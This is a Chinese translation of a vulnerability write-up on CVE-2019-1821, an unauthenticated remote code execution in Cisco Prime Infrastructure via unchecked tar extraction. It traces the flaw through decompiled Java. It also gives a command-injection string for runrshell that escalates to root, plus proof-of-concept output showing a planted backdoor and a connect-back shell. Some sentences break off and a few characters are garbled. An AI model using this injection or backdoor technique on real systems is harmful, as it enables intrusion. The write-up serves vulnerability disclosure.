CVE-2019-1821：思科Prime企业局域网管理器 远程代码执行

Hulk / 2019-05-26 07:44:00 / 浏览数 4784 安全技术 漏洞分析 顶(0) 踩(0)

文章来源：https://srcincite.io/blog/2019/05/17/panic-at-the-cisco-unauthenticated-rce-in-prime-infrastructure.html

---

前言

不是所有目录遍历漏洞危害都相同，取决于遍历的用法以及用户交互程度。正如你将看到，本文的这个漏洞类在代码中非常难发现，但可以造成巨大的影响。

这个漏洞存在于思科Prime Infrastructure项目，思科为其申请编号：CVE-2019-1821。因为我无法测试新补丁（我没有思科的证件），不清楚漏洞补丁的具体情况，因此我决定分享漏洞详情，希望有

TL;DR 在这篇文章我会讨论CVE-2019-1821的挖掘过程并演示攻击，该漏洞属于未经身份验证的服务器端远程代码执行漏洞。

思科Prime Infrastructure

思科官网是这样描述Prime Infrastructure（PI）的：

> 思科Prime Infrastructure可以帮助你简化工作，自动化管理任务，它结合了思科网络智能设备的精华。思科Prime Infrastructure的特性和功能可以帮助你整合产品，通过网络实现移动端协作，简化WLAN管理...

老实说，我仍不知道它到底是干嘛的，于是我转到维基百科查找词条：

> 思科Prime是一个网络管理软件套件，由思科系统的其他软件一起构成。其中大部分软件服务于企业或服务提供商网络。


发现目标

这个漏洞是我在PI-APL-3.4.0.0.348-1-K9.iso (d513031f481042092d14b77cd03cbe75)上复现Pedro的CVE-2018-15379时偶然发现的，那时我正在测试补丁PI_3_4_1-1.0.27.ubf (56a2acbcf31ad7c238241f701897fcb1)的稳定性。从Github上的描述你可以发现，两个完全不同的漏洞被赋予了同一个CVE编号。


```
piconsole/admin# show version

Cisco Prime Infrastructure
**************************************************
Version : 3.4.0
Build : 3.4.0.0.348
Critical Fixes:
       PI 3.4.1 Maintenance Release ( 1.0.0 )
```

执行默认安装后，为了阅读源代码我将可用性设置为高。根据Cisco Prime Infrastructure说明文档，这种设置其实是一种标准做法。看起来很复杂的过程，其实就是部署两个不同的PI安装程序，其中一个为HA主服务器，另一个是HA辅助服务器。



消耗大量RAM和磁盘空间后，安装配置完毕：



另外，有个朋友告诉我他在3.5版本上成功复现了该漏洞（CVE-2018-15379），并立即向思科报告。

漏洞分析

在/opt/CSCOlumos/healthmonitor/webapps/ROOT/WEB-INF/web.xml有以下入口：

```
<!-- Fileupload Servlet -->
<servlet>
   <servlet-name>UploadServlet</servlet-name>
   <display-name>UploadServlet</display-name>
   <servlet-class>
       com.cisco.common.ha.fileutil.UploadServlet
   </servlet-class>
</servlet>

<servlet-mapping>
   <servlet-name>UploadServlet</servlet-name>
   <url-pattern>/servlet/UploadServlet</url-pattern>
</servlet-mapping>
```

这里的UploadFile Servlet属于应用健康监视器管理范围，需要配置高可用性才可以访问。

/opt/CSCOlumos/lib/pf/rfm-3.4.0.403.24.jar定义了UploadServlet类：

```
public class UploadServlet
 extends HttpServlet
```

```
{
 private static final String FILE_PREFIX = "upload_";
 private static final int ONE_K = 1024;
 private static final int HTTP_STATUS_500 = 500;
 private static final int HTTP_STATUS_200 = 200;
 private boolean debugTar = false;

 public void init() {}

 public void doPost(HttpServletRequest request, HttpServletResponse response)
   throws IOException, ServletException
 {
   String fileName = null;

   long fileSize = 0L;

   boolean result = false;
   response.setContentType("text/html");
   String destDir = request.getHeader("Destination-Dir");                              // 1
   String archiveOrigin = request.getHeader("Primary-IP");                             // 2
   String fileCount = request.getHeader("Filecount");                                  // 3
   fileName = request.getHeader("Filename");                                           // 4
   String sz = request.getHeader("Filesize");                                          // 5
   if (sz != null) {
     fileSize = Long.parseLong(sz);
   }
   String compressed = request.getHeader("Compressed-Archive");                        // 6
   boolean archiveIsCompressed;
   boolean archiveIsCompressed;
   if (compressed.equals("true")) {
     archiveIsCompressed = true;
   } else {
     archiveIsCompressed = false;
   }
   AesLogImpl.getInstance().info(128, new Object[] { "Received archive=" + fileName, " size=" + fileSize + " from " + archiveO

   ServletFileUpload upload = new ServletFileUpload();

   upload.setSizeMax(-1L);
   PropertyManager pmanager = PropertyManager.getInstance(archiveOrigin);             // 7
   String outDir = pmanager.getOutputDirectory();                                      // 8

   File fOutdir = new File(outDir);
   if (!fOutdir.exists()) {
     AesLogImpl.getInstance().info(128, new Object[] { "UploadServlet: Output directory for archives " + outDir + " does not e
   }
   String debugset = pmanager.getProperty("DEBUG");
   if ((debugset != null) && (debugset.equals("true")))
   {
     this.debugTar = true;
     AesLogImpl.getInstance().info(128, new Object[] { "UploadServlet: Debug setting is specified" });
   }
   try
   {
     FileItemIterator iter = upload.getItemIterator(request);
     while (iter.hasNext())
     {
       FileItemStream item = iter.next();
       String name = item.getFieldName();
       InputStream stream = item.openStream();                                       // 9
       if (item.isFormField())
       {
         AesLogImpl.getInstance().error(128, new Object[] { "Form field input stream with name " + name + " detected. Abort pr

         response.sendError(500, "Servlet does not handle FormField uploads."); return;
       }
                                                                                     // 10
       result = processFileUploadStream(item, stream, destDir, archiveOrigin, archiveIsCompressed, fileName, fileSize, outDir)
       stream.close();
```

```
    }
  }
```

代码从用户请求中获取[1]，[2]，[3]，[4]，[5]和[6] 6个参数。分别是destDir, archiveOrigin, fileCount，fileName, fileSize (为长值)
和compressed (为布尔值) 。

然后[7]要求提供匹配的Primary-IP，用于[8]获取outDir。[9]代码会从上传的文件中获取流输入，然后[10]调用函数processFileUploadStream返回结果。

溯源函数processFileUploadStream：

```
private boolean processFileUploadStream(FileItemStream item, InputStream istream, String destDir, String archiveOrigin, boolea
 throws IOException
{
 boolean result = false;
 try
 {
   FileExtractor extractor = new FileExtractor();                                                    // 11
   AesLogImpl.getInstance().info(128, new Object[] { "processFileUploadStream: Start extracting archive = " + archiveName + "

   extractor.setDebug(this.debugTar);

   result = extractor.extractArchive(istream, destDir, archiveOrigin, archiveIsCompressed);          // 12
```

[11]处，代码创建一个新的FileExtractor然后在[12]处调用函数extractArchive，其中用户控制的istream,destDir,archiveOrigin和archiveIsCompressed也

溯源FileExtractor类：

```
public class FileExtractor
{

 ...

 public boolean extractArchive(InputStream ifstream, String destDirToken, String sourceIPAddr, boolean compressed)
 {
   if (ifstream == null) {
     throw new IllegalArgumentException("Tar input stream not specified");
   }
   String destDir = getDestinationDirectory(sourceIPAddr, destDirToken);                             // 13
   if ((destDirToken == null) || (destDir == null)) {
     throw new IllegalArgumentException("Destination directory token " + destDirToken + " or destination dir=" + destDir + " f
   }
   FileArchiver archiver = new FileArchiver();
   boolean result = archiver.extractArchive(compressed, null, ifstream, destDir);                     // 14

   return result;
 }
```

[13]处，代码会调用getDestinationDirectory函数，并带入用户可控的sourceIPAddr和destDirToken。其中destDirToken参数需为有效的目录token值，因此我

```
if (name.equalsIgnoreCase("tftpRoot")) {
 return getTftpRoot();
}
```

然后，[14]处代码会调用extractArchive函数，其中包含compressed，ifstrean■destDir的值。

跟进该函数：

```
public class FileArchiver
{

 ...

 public boolean extractArchive(boolean compress, String archveName, InputStream istream, String userDir)
 {
   this.archiveName = archveName;
   this.compressed = compress;
   File destDir = new File(userDir);
   if (istream != null) {
     AesLogImpl.getInstance().trace1(128, "Extract archive from stream  to directory " + userDir);
   } else {
     AesLogImpl.getInstance().trace1(128, "Extract archive " + this.archiveName + " to directory " + userDir);
```

```
   }
   if ((!destDir.exists()) &&
     (!destDir.mkdirs()))
   {
     destDir = null;
     AesLogImpl.getInstance().error1(128, "Error while creating destination dir=" + userDir + " Giving up extraction of archiv

     return false;
   }
   result = false;
   if (destDir != null) {
     try
     {
       setupReadArchive(istream);                                  // 15
       this.archive.extractContents(destDir);                      // 17
       return true;
     }
```

[15]处代码首先会调用setupReadArchive函数。这很重要，因为紧接着archive变量在TarArchive类中被实例化[16]。

```
private boolean setupReadArchive(InputStream istream)
  throws IOException
{
  if ((this.archiveName != null) && (istream == null)) {
    try
    {
      this.inStream = new FileInputStream(this.archiveName);
    }
    catch (IOException ex)
    {
      this.inStream = null;
      return false;
    }
  } else {
    this.inStream = istream;
  }
  if (this.inStream != null) {
    if (this.compressed)
    {
      try
      {
        this.inStream = new GZIPInputStream(this.inStream);
      }
      catch (IOException ex)
      {
        this.inStream = null;
      }
      if (this.inStream != null) {
        this.archive = new TarArchive(this.inStream, 10240);              // 16
      }
    }
    else
    {
      this.archive = new TarArchive(this.inStream, 10240);
    }
  }
  if (this.archive != null) {
    this.archive.setDebug(this.debug);
  }
  return this.archive != null;
}
```

[17]■■■■■■■TarArchive■■extractContents■■■

```
extractContents( File destDir )
 throws IOException, InvalidHeaderException
 {
 for ( ; ; )
   {
   TarEntry entry = this.tarIn.getNextEntry();
```

```
   if ( entry == null )
     {
     if ( this.debug )
       {
       System.err.println( "READ EOF RECORD" );
       }
     break;
     }

   this.extractEntry( destDir, entry );                    // 18
   }
 }
```

继续跟进，[18]处代码负责提取出条目。我们可以看到这里没有任何检查，随意提取tar档案文件。

```
try {
 boolean asciiTrans = false;

 FileOutputStream out =
   new FileOutputStream( destFile );                  // 19

 ...

 for ( ; ; )
   {
   int numRead = this.tarIn.read( rdbuf );

   if ( numRead == -1 )
     break;

   if ( asciiTrans )
     {
     for ( int off = 0, b = 0 ; b < numRead ; ++b )
       {
       if ( rdbuf[ b ] == 10 )
         {
         String s = new String
           ( rdbuf, off, (b - off) );

         outw.println( s );

         off = b + 1;
         }
       }
     }
   else
     {
     out.write( rdbuf, 0, numRead );                  // 20
     }
   }
```

[19]处代码创建文件，然后[20]处代码负责将文件写入磁盘。后来我发现这些代码是由大名鼎鼎的Timothy Gerard Endres在ICE Engineering时期编写的，并且这些代码被大量项目引用，例如知名逆向分析工具 radare。

这个漏洞允许未经身份验证的攻击者盗用Prime用户权限，远程执行任意代码。

意外收获

思科公司没有很好地修复CVE-2018-15379，因此我可以提升至root权限：

```
python -c 'import pty; pty.spawn("/bin/bash")'
[prime@piconsole CSCOlumos]$ /opt/CSCOlumos/bin/runrshell '" && /bin/sh #'
/opt/CSCOlumos/bin/runrshell '" && /bin/sh #'
sh-4.1# /usr/bin/id
/usr/bin/id
uid=0(root) gid=0(root) groups=0(root),110(gadmin),201(xmpdba) context=system_u:system_r:unconfined_java_t:s0
```

Wait，radare2源码的TarArchive.java中存在类似的一个远程代码执行漏洞，你可以试着去找到它。

Poc

```
saturn:~ mr_me$ ./poc.py
(+) usage: ./poc.py <target> <connectback:port>
(+) eg: ./poc.py 192.168.100.123 192.168.100.2:4444

saturn:~ mr_me$ ./poc.py 192.168.100.123 192.168.100.2:4444
(+) planted backdoor!
(+) starting handler on port 4444
(+) connection from 192.168.100.123
(+) pop thy shell!
python -c 'import pty; pty.spawn("/bin/bash")'
[prime@piconsole CSCOlumos]$ /opt/CSCOlumos/bin/runrshell '" && /bin/sh #'
/opt/CSCOlumos/bin/runrshell '" && /bin/sh #'
sh-4.1# /usr/bin/id
/usr/bin/id
uid=0(root) gid=0(root) groups=0(root),110(gadmin),201(xmpdba) context=system_u:system_r:unconfined_java_t:s0
```

这里有完整的poc文档，你可以下载到本地分析参考。

小结

虽然这个漏洞经受住了思科以及其他研究人员的多次代码审计的考验，但我认为是需要配置为高可用性，并且在一个组件中触发的缘故。有时候安全研究者需要费一些时间去

参考

https://raw.githubusercontent.com/pedrib/PoC/master/advisories/cisco-prime-infrastructure.txt